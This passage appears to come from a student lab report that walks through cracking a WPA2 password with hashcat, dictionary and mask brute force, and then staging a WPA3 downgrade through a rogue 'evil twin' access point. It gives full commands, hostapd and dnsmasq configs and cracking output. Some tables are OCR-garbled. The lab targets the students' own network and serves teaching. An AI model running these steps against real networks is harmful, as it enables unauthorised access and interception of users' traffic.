# | Name | Category |
-----
900 | MD4 | Raw Hash |
0 | MD5 | Raw Hash |
100 | SHA1 | Raw Hash |
1300 | SHA2-224 | Raw Hash |
1400 | SHA2-256 | Raw Hash |
10800 | SHA2-384 | Raw Hash |
1700 | SHA2-512 | Raw Hash |
17300 | SHA3-224 | Raw Hash |
17400 | SHA3-256 | Raw Hash |
17500 | SHA3-384 | Raw Hash |
27300 | SM3v3 HMAC-SHA512-384 | Network Protocol |
2500 | WPA-EAPOL-PBKDF2 | Network Protocol |
2501 | WPA-EAPOL-PMK | Network Protocol |
22800 | WPA-PBKDF2-PMKID+EAPOL | Network Protocol |
22901 | WPA-PMK-PMKID+EAPOL | Network Protocol |
16800 | WPA-PMKID-PBKDF2 | Network Protocol |
16801 | WPA-PMKID-PMK | Network Protocol |
17500 | SM3v3 HMAC-SHA1 | Network Protocol |

```

Picture 18 - Hash modes in Hashcat

- o hashNT131.txt: hashed file containing handshake data
- o passwordlist.txt: dictionary file

```
(root@kali)~[/home/kali]
# hashcat -m 22000 hashNT131.txt passwordlist.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz, 2179/4423 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 418111
* Bytes.....: 4718192
* Keyspace..: 418097
* Runtime...: 1 sec
```

Picture 19 - Run Hashcat with dictionary attack

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: hashNT131.txt
Time.Started.....: Sun May 12 09:31:50 2024 (5 secs)
Time.Estimated...: Sun May 12 09:33:40 2024 (1 min, 45 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3749 H/s (7.82ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 21603/418096 (5.17%)
Rejected.....: 1251/21603 (5.79%)
Restore.Point....: 21586/418096 (5.16%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1024-2048
Candidate.Engine.: Device Generator
Candidates.#1....: qipntd25112010 -> 19472015
Hardware.Mon.#1..: Util: 95%
```

Picture 20 - Running process of Hashcat


```

06580678b1045920cee21bfd3ff0d2cd:06ae9470c374:48a91ced2311:NT131:cr@ck123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: hashNT131.txt
Time.Started.....: Sun May 12 09:32:43 2024 (0 secs)
Time.Estimated...: Sun May 12 09:32:43 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3740 H/s (8.16ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1469/418097 (0.35%)
Rejected.....: 61/1469 (4.15%)
Restore.Point....: 1330/418097 (0.32%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456798 → 09082000
Hardware.Mon.#1..: Util: 62%

Started: Sun May 12 09:32:41 2024
Stopped: Sun May 12 09:32:45 2024

```

Picture 21 - Successfully crack WPA2 password using Hashcat

⇒ **RESULT: Password là “cr@ck123”**

(b.2) Using Hashcat without password file

Step 10: Crack password by using Hashcat combining with Brute-force attack and patterned password

```
# hashcat -m 22000 hashNT131.txt -a 3 --increment --
increment-min 8 ?l?l?s?l?l?d?d?d
```

- -m 22000: hash mode “WPA-PBKDF2-PMKID+EAPOL”

- [Hash modes] -

#	Name	Category
900	MD4	Raw Hash
0	MD5	Raw Hash
100	SHA1	Raw Hash
1300	SHA2-224	Raw Hash
1400	SHA2-256	Raw Hash
10800	SHA2-384	Raw Hash
1700	SHA2-512	Raw Hash
17300	SHA3-224	Raw Hash
17400	SHA3-256	Raw Hash
17500	SHA3-384	Raw Hash
27300	SNMPv3 HMAC-SHA512-384	Network Protocol
2500	WPA-EAPOL-PBKDF2	Network Protocol
2501	WPA-EAPOL-PMK	Network Protocol
22000	WPA-PBKDF2-PMKID+EAPOL	Network Protocol
22001	WPA-PMK-PMKID+EAPOL	Network Protocol
16800	WPA-PMKID-PBKDF2	Network Protocol
16801	WPA-PMKID-PMK	Network Protocol
7300	IPMI2 RAKP HMAC-SHA1	Network Protocol

Picture 22 - Hash modes in Hashcat

- hashNT131.txt: hashed file containing handshake data

- o -a 3: attack mode “Brute-force”

```
- [ Attack Modes ] -
```

#	Mode
0	Straight
1	Combination
3	Brute-force
6	Hybrid Wordlist + Mask
7	Hybrid Mask + Wordlist
9	Association

Picture 23 - Attack modes in Hashcat

- o --increment --increment-min 8: minimum of password is 8 digits
- o --increment --increment-max 8: maximum of password is 8 digits
- o ?l?l?s?l?l?d?d?d: the pattern of password

```
- [ Built-in Charsets ] -
```

?	Charset
l	abcdefghijklmnopqrstuvwxyz [a-z]
u	ABCDEFGHIJKLMNOPQRSTUVWXYZ [A-Z]
d	0123456789 [0-9]
h	0123456789abcdef [0-9a-f]
H	0123456789ABCDEF [0-9A-F]
s	!"#\$%&'()*+,-./:;<=>?@[\]^_`{ }~
a	?l?u?d?s
b	0x00 - 0xff

Picture 24 - Patterns of password

```

C:\hashcat-6.2.6>hashcat -m 22000 hashNT131.txt -a 3 --increment --increment-min 8 ?l?l?s?l?l?d?d?d
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: Intel(R) UHD Graphics 630, 3168/6439 MB (1609 MB allocatable), 23MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 870 MB

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: hashNT131.txt
Time.Started.....: Sun May 12 15:57:58 2024 (1 sec)
Time.Estimated...: Sun Jun 23 12:34:04 2024 (41 days, 20 hours)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?l?l?s?l?l?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4170 H/s (8.85ms) @ Accel:32 Loops:8 Thr:32 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 0/15080208000 (0.00%)
Rejected.....: 0/0 (0.00%)
Restore.Point....: 0/580008000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:496-504
Candidate.Engine.: Device Generator
Candidates.#1....: sa_ma123 -> sg!tl123

```

Picture 25 - Running process of Hashcat without password file

```

06580678b1045920cee21bfd3ff0d2cd:06ae9470c374:48a91ced2311:NT131:cr@ck123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: hashNT131.txt
Time.Started.....: Sun May 12 15:57:58 2024 (4 mins, 52 secs)
Time.Estimated...: Sun May 12 16:02:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?l?l?s?l?l?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4437 H/s (8.87ms) @ Accel:32 Loops:8 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1295360/15080208000 (0.01%)
Rejected.....: 0/1295360 (0.00%)
Restore.Point....: 47104/580008000 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:2-3 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ck ck123 -> cc+co123

Started: Sun May 12 15:57:55 2024
Stopped: Sun May 12 16:02:52 2024

```

Picture 26 - Successfully crack WPA2 password using Hashcat

⇒ **RESULT: Password là “cr@ck123”**

2. CRACKING WPA3

2.1. Hardware

- Wi-Fi network adapter supports Monitor mode and Master mode: 2 USB Wi-Fi Adapter TL-WN812N
- Access point: Samsung phone
 - ESSID: NT131
 - BSSID: 06:AE:94:70:C3:74
 - Channel: 1
 - Security protocols: WPA2/WPA3 – Personal
- Client device: Iphone phone
 - MAC: A2:5C:7B:3F:9C:38
- Attacker: 2 Kali Linux virtual machine with 4GB RAM of each
 - Kali 1
 - Kali 2

2.2. Step-by-step experimental implementation

2.2.1. Setting up

- Access point: Broadcast Wi-Fi network with name NT131, security protocol WPA2/WPA3-Personal
- Client device: Connect to NT131 network with password “**cr@ck123**”
- 2 USB Wi-Fi adapter: Connect it with 2 attacker machines
- Attacker:
 - **Kali 1**: Used for capturing handshake data
 - **Kali 2**: Used for creating rogue access point


2.2.2. Preparing devices

➤ Kali 1 & 2

Step 1: Check if the wireless card is connected

```
# iwconfig
```

- Mode: Managed
- Wireless interface: wlan0mon



```
(root@kali)-[/home/kali]
# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:off
```

Picture 27 - Check if wireless card is connected

Step 2: Implement the same preparation steps as in cracking WPA2

➤ Kali 1

2.2.3. Capture 4-way handshake and crack WPA3

Step 3: Scan all surrounding Wi-Fi networks

```
# airodump-ng wlan0mon
```

- Target network: NT131
- BSSID – MAC of Access point: 06:AE:94:70:C3:74
- Channel: 1
- Encryption: WPA3
- Cipher: CCMP
- Authentication: SAE
- MAC of Client device: A2:5C:7B:3F:9C:38

```
CH 1 ][ Elapsed: 12 s ][ 2024-05-15 09:33
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
DC:38:E1:86:B1:40	-75	3	0 0	6	195	WPA2 CCMP	PSK	<length: 0>
00:25:00:FF:94:73	-1	0	0 0	-1	-1			<length: 0>
00:A6:CA:F1:7D:E2	-55	8	4 0	6	195	WPA3 CCMP	SAE	UiTiOt-Staff
00:A6:CA:F1:7D:E1	-51	10	17 0	6	195	WPA3 CCMP	SAE	UiTiOt-E3.1
DC:38:E1:86:B1:42	-73	4	76 0	6	195	WPA2 CCMP	MGT	UIT
DC:38:E1:86:B1:44	-73	3	128 0	6	195	OPN		UIT Public
BC:A9:93:A0:EA:91	-86	0	3 0	11	-1	OPN		<length: 0>
DC:38:E1:86:0A:42	-61	2	0 0	11	195	WPA2 CCMP	MGT	UIT
BC:A9:93:A0:EA:90	-80	0	2 0	11	360	WPA2 CCMP	MGT	UIT
66:CF:68:7C:CC:9C	-63	5	0 0	11	360	WPA2 CCMP	PSK	TheLight
DC:38:E1:85:75:C4	-69	1	23 0	11	195	OPN		UIT Public
DC:38:E1:86:0A:44	-64	2	42 11	11	195	OPN		UIT Public
1A:D8:91:31:A0:FB	-50	7	0 0	11	130	WPA2 CCMP	PSK	Lab04
5A:5F:99:55:B2:F3	-55	11	0 0	6	65	WPA2 CCMP	PSK	Dat
CE:4D:E6:3F:46:11	-57	5	4 0	1	180	WPA2 CCMP	PSK	Ahihi
DC:38:E1:85:77:40	-53	11	0 0	1	195	WPA2 CCMP	PSK	<length: 0>
DC:38:E1:85:77:44	-61	9	428 0	1	195	OPN		UIT Public
DC:38:E1:85:77:42	-60	11	279 0	1	195	WPA2 CCMP	MGT	UIT
06:AE:94:70:C3:74	-42	13	0 0	1	130	WPA3 CCMP	SAE	NT131
0E:73:EB:8F:ED:BD	-52	17	0 0	6	180	WPA3 CCMP	SAE	phom4

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:25:00:FF:94:73	D6:9B:57:82:81:FE	-55	0 -12	0	1		
00:25:00:FF:94:73	72:F4:A4:10:57:C7	-67	0 -12	5	3		
00:25:00:FF:94:73	D2:FF:A6:56:01:07	-65	0 -12	62	5		
00:A6:CA:F1:7D:E1	40:D6:3C:2B:4E:B8	-1	2e- 0	0	2		
00:A6:CA:F1:7D:E1	70:CD:0D:D3:20:7A	-54	0 - 2e	4	9		
00:A6:CA:F1:7D:E1	00:F4:8D:2A:46:2A	-53	0 - 1	23	7		UiTiOt-E3.1
DC:38:E1:86:B1:42	1E:4F:98:D8:39:F9	-1	1e- 0	0	1		
DC:38:E1:85:75:C4	14:B5:7F:BA:73:45	-1	6e- 0	0	9		
(not associated)	3E:0F:78:27:23:DA	-71	0 - 1	3	5		
(not associated)	26:68:42:03:20:01	-71	0 - 1	0	1		
(not associated)	1E:81:69:7C:41:90	-57	0 - 1	1	3		UiTiOt-E3.1
(not associated)	22:F4:8D:2A:46:2A	-55	0 - 1	0	2		
(not associated)	66:6C:93:F7:24:B0	-59	0 - 1	0	1		
(not associated)	B8:27:EB:E3:25:2A	-44	0 - 1	1	2		
(not associated)	EC:2E:98:E3:64:79	-63	0 - 1	0	13		
(not associated)	72:BB:E6:BF:F5:69	-68	0 - 1	0	2		
(not associated)	B0:C0:90:AA:43:05	-62	0 - 1	0	1		
CE:4D:E6:3F:46:11	08:F9:E0:71:E7:E7	-68	11 -54	0	4		
DC:38:E1:85:77:44	E6:C3:5A:81:EB:EC	-1	1e- 0	0	10		
DC:38:E1:85:77:44	58:6C:25:8B:F6:C8	-65	0 - 6e	0	2		
DC:38:E1:85:77:44	50:28:4A:BB:EB:AD	-1	1e- 0	0	7		
DC:38:E1:85:77:44	10:6F:D9:02:52:AF	-53	0 - 1e	0	8		
DC:38:E1:85:77:44	EA:0B:1E:80:22:07	-62	0 - 6e	0	22		
DC:38:E1:85:77:42	5A:B3:B4:77:61:04	-57	1e- 1e	0	10		
DC:38:E1:85:77:42	0A:ED:33:C1:18:CB	-62	0 - 6e	0	7		
06:AE:94:70:C3:74	A2:5C:7B:3F:9C:38	-53	0 - 1e	0	1		

```
Quitting ...
```

Picture 28 - Scan all surrounding Wi-Fi networks using Airodump-ng

Step 4: Monitor only targeted network

```
# airodump-ng -w NT131_WPA3 --bssid 06:AE:94:70:C3:74 -c 1 wlan0mon
```

- o -w NT131_WPA3: Save captured data in file “NT131_WPA3”
- o -bssid 06:AE:94:70:C3:74: BSSID of targeted network
- o -c 1: Channel 1
- o wlan0mon: Wireless interface in use

```
(root@kali)~[/home/kali]
# airodump-ng -w NT131_WPA3 --bssid 06:AE:94:70:C3:74 -c 1 wlan0mon
09:46:53 Created capture file "NT131_WPA3-01.cap".

CH 1 ][ Elapsed: 1 min ][ 2024-05-15 09:47

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
06:AE:94:70:C3:74 -50 100    607        6   0  1  130  WPA3 CCMP  SAE  NT131

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
06:AE:94:70:C3:74 A2:5C:7B:3F:9C:3B -56   1e- 1e    0    821
```

Picture 29 - Monitor only targetted network NT131 for cracking WPA3

Step 5: Capture the 4-way handshake by manually forgetting the network on client device and re-authenticating

Unlike WPA2, WPA3 specifically prevents de-authentication attacks due to mandatory feature called Management Frame Protection (MFP), which is used to encrypt management frames to ensure security in wireless communication.

That's why we cannot perform de-authentication attack in WPA3 connection.

```
(root@kali)~[/home/kali]
# airodump-ng -w NT131_WPA3 --bssid 06:AE:94:70:C3:74 -c 1 wlan0mon
09:46:53 Created capture file "NT131_WPA3-01.cap".


CH 1 ][ Elapsed: 2 mins ][ 2024-05-15 09:49 [ WPA handshake: 06:AE:94:70:C3:74 ]

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
06:AE:94:70:C3:74 -47 100    1270       90   0  1  130  WPA3 CCMP  SAE  NT131

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
06:AE:94:70:C3:74 F6:03:8A:52:92:2D -49   1e- 1e    85    212  PMKID  NT131
06:AE:94:70:C3:74 A2:5C:7B:3F:9C:3B -46   1e- 1e    0   1272
```


Picture 30 - Captured 4-way handshake after re-authenticating

- Check the encryption standard SAE in the captured .pcap file



Picture 31 - Check the encryption standard SAE


- Four message of 4-way handshake process



Picture 32 - Four message of 4-way handshake process in .pcap file

Step 6: Try to crack by Aircrack-ng combining with Dictionary attack

```
# aircrack-ng NT131_WPA3-01.cap -w passwordlist.txt
```



Picture 33 - Cannot perform de-authentication attack with WPA3 handshake

⇒ **Cannot perform de-authentication attack with WPA3 handshake (also known as Dragonfly Handshake)**

➤ **Kali 2:**

2.2.4. Perform Downgrade attack - Create a rogue Access point

Step 6: Install essential packages, using hostapd

```
# sudo apt-get install hostapd dnsmasq
```

Step 7: Configure hostapd

➤ **Edit file *dnsmasq.conf***

```
# Set the wireless interface
interface=wlan0mon

# Set the IP range for the clients
dhcp-range=192.168.1.2,192.168.1.250,12h

# Set the gateway IP address
dhcp-option=3,192.168.1.1
# Set DNS server address
dhcp-option=6,192.168.1.1
```

➤ **Edit file *FakeAP.conf***

```
interface=wlan0
driver=nl80211
ssid=NT131

ignore_broadcast_ssid=0
hw_mode=g
channel=1

wpa=2
wpa_passphrase=Easy1234
wpa_key_mgmt=WPA-PSK
macaddr_acl=0
```


Step 8: Launch *dnsmasq* and *hostapd*

```
# dnsmasq -C /etc/hostapd/dnsmasq.conf
```

```
# hostapd /etc/hostapd/FakeAP.conf
```

```
(root@kali)-[/etc/hostapd]
# hostapd FakeAP.conf -dd
random: getrandom() support available
Configuration file: FakeAP.conf
nl80211: Supported cipher 00-0f-ac:1
nl80211: Supported cipher 00-0f-ac:5
nl80211: Supported cipher 00-0f-ac:2
nl80211: Supported cipher 00-0f-ac:4
nl80211: Supported cipher 00-0f-ac:10
nl80211: Supported cipher 00-0f-ac:8
nl80211: Supported cipher 00-0f-ac:9
nl80211: Supported cipher 00-0f-ac:6
nl80211: Supported cipher 00-0f-ac:13
nl80211: Supported cipher 00-0f-ac:11
nl80211: Supported cipher 00-0f-ac:12
nl80211: Using driver-based off-channel TX
nl80211: Driver-advertised extended capabilities (default) - hexdump(len=8): 00 00 00 00 00 00 00 40
nl80211: Driver-advertised extended capabilities mask (default) - hexdump(len=8): 00 00 00 00 00 00 00 40
nl80211: key_mgmt=0x1fff0f enc=0xfef auth=0x7 flags=0x40005114b03d8e0 rrm_flags=0x10 probe_resp_offloads=0x0 max_stat
ions=0 max_remain_on_chan=5000 max_scan_ssids=4
nl80211: interface wlan0 in phy phy0
nl80211: Set mode ifindex 3 iftype 3 (AP)
nl80211: Failed to set interface 3 to mode 3: -16 (Device or resource busy)
nl80211: Try mode change after setting interface down
nl80211: Set mode ifindex 3 iftype 3 (AP)
nl80211: Mode change succeeded while interface is down
nl80211: Setup AP(wlan0) - device_ap_sme=0 use_monitor=0
nl80211: Subscribe to mgmt frames with AP handle 0x5612b8146b80
nl80211: Register frame type=0xb0 (WLAN_FC_STYPE_AUTH) nl_handle=0x5612b8146b80 match= multicast=0
nl80211: Register frame type=0x0 (WLAN_FC_STYPE_ASSOC_REQ) nl_handle=0x5612b8146b80 match= multicast=0
nl80211: Register frame type=0x20 (WLAN_FC_STYPE_REASSOC_REQ) nl_handle=0x5612b8146b80 match= multicast=0
nl80211: Register frame type=0xa0 (WLAN_FC_STYPE_DISASSOC) nl_handle=0x5612b8146b80 match= multicast=0
nl80211: Register frame type=0xc0 (WLAN_FC_STYPE_DEAUTH) nl_handle=0x5612b8146b80 match= multicast=0
nl80211: Register frame type=0x40 (WLAN_FC_STYPE_PROBE_REQ) nl_handle=0x5612b8146b80 match= multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=04 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=0501 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=0503 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=0504 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=06 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=08 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=09 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=0a multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=11 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=12 multicast=0
nl80211: Register frame type=0xd0 (WLAN_FC_STYPE_ACTION) nl_handle=0x5612b8146b80 match=7f multicast=0
rfkill: initial event: idx=0 type=1 op=0 soft=0 hard=0
nl80211: Add own interface ifindex 3 (ifidx_reason -1)
nl80211: if_indices[16]: 3(-1)
CMD_FRAME - hexdump(len=102): 50 00 00 00 1a dc c0 1d 4e 4c a0 f3 c1 08 f2 35 a0 f3 c1 08 f2 35 00 00 00 00 00 00 00
00 00 00 64 00 11 04 00 0a 46 61 6b 65 5f 4e 54 31 33 31 01 08 82 84 8b 96 0c 12 18 24 03 01 01 2a 01 04 32 04 30 4
8 60 6c 30 14 01 00 00 0f ac 02 01 00 00 0f ac 02 01 00 00 0f ac 02 00 00 7f 08 00 00 00 02 00 00 00 40
nl80211: Frame TX command accepted (no ACK); cookie 0x0
nl80211: Drop oldest pending send frame cookie 0x0
nl80211: Event message available
nl80211: BSS Event 59 (NL80211_CMD_FRAME) received for wlan0
nl80211: MLME event 59 (NL80211_CMD_FRAME) on wlan0(a0:f3:c1:08:f2:35) A1=ff:ff:ff:ff:ff:ff A2=dc:38:e1:85:75:c0
nl80211: MLME event frame - hexdump(len=109): 40 00 00 00 ff ff ff ff ff ff ff ff dc 38 e1 85 75 c0 ff ff ff ff ff ff 00 0
9 00 00 01 08 82 84 8b 0c 12 96 18 24 32 04 30 48 60 6c 2d 1a 8c 41 03 ff ff ff 00 00 00 00 00 00 00 00 01 00 00
00 00 00 00 00 00 00 00 03 01 01 dd 22 00 0b 0e 02 00 00 00 00 12 0c 02 a2 04 a4 0b a6 0c a6 12 a7 16 ab 18 a8 24 aa
30 ad 48 b1 60 b6 6c b8
nl80211: Frame event
nl80211: RX frame da=ff:ff:ff:ff:ff:ff sa=dc:38:e1:85:75:c0 bssid=ff:ff:ff:ff:ff:ff freq=2412 ssi_signal=-68 fc=0x40
seq_ctrl=0x900 stype=4 (WLAN_FC_STYPE_PROBE_REQ) len=109
nl80211: send_mlme - da=dc:38:e1:85:75:c0 noack=1 freq=0 no_cck=0 offchanok=0 wait_time=0 no_encrypt=0 fc=0x50 (WLAN
_FC_STYPE_PROBE_RESP) nlmode=3
nl80211: send_mlme - Use bss->freq=2412
nl80211: send_mlme -> send_frame_cmd
nl80211: CMD_FRAME freq=2412 wait=0 no_cck=0 no_ack=1 offchanok=0
CMD_FRAME - hexdump(len=102): 50 00 00 00 dc 38 e1 85 75 c0 a0 f3 c1 08 f2 35 a0 f3 c1 08 f2 35 00 00 00 00 00 00 00
00 00 00 64 00 11 04 00 0a 46 61 6b 65 5f 4e 54 31 33 31 01 08 82 84 8b 96 0c 12 18 24 03 01 01 2a 01 04 32 04 30 4
8 60 6c 30 14 01 00 00 0f ac 02 01 00 00 0f ac 02 01 00 00 0f ac 02 00 00 7f 08 00 00 00 02 00 00 00 40
nl80211: Frame TX command accepted (no ACK); cookie 0x0
nl80211: Drop oldest pending send frame cookie 0x0
nl80211: Event message available
nl80211: BSS Event 59 (NL80211_CMD_FRAME) received for wlan0
nl80211: MLME event 59 (NL80211_CMD_FRAME) on wlan0(a0:f3:c1:08:f2:35) A1=ff:ff:ff:ff:ff:ff A2=dc:38:e1:85:75:c0
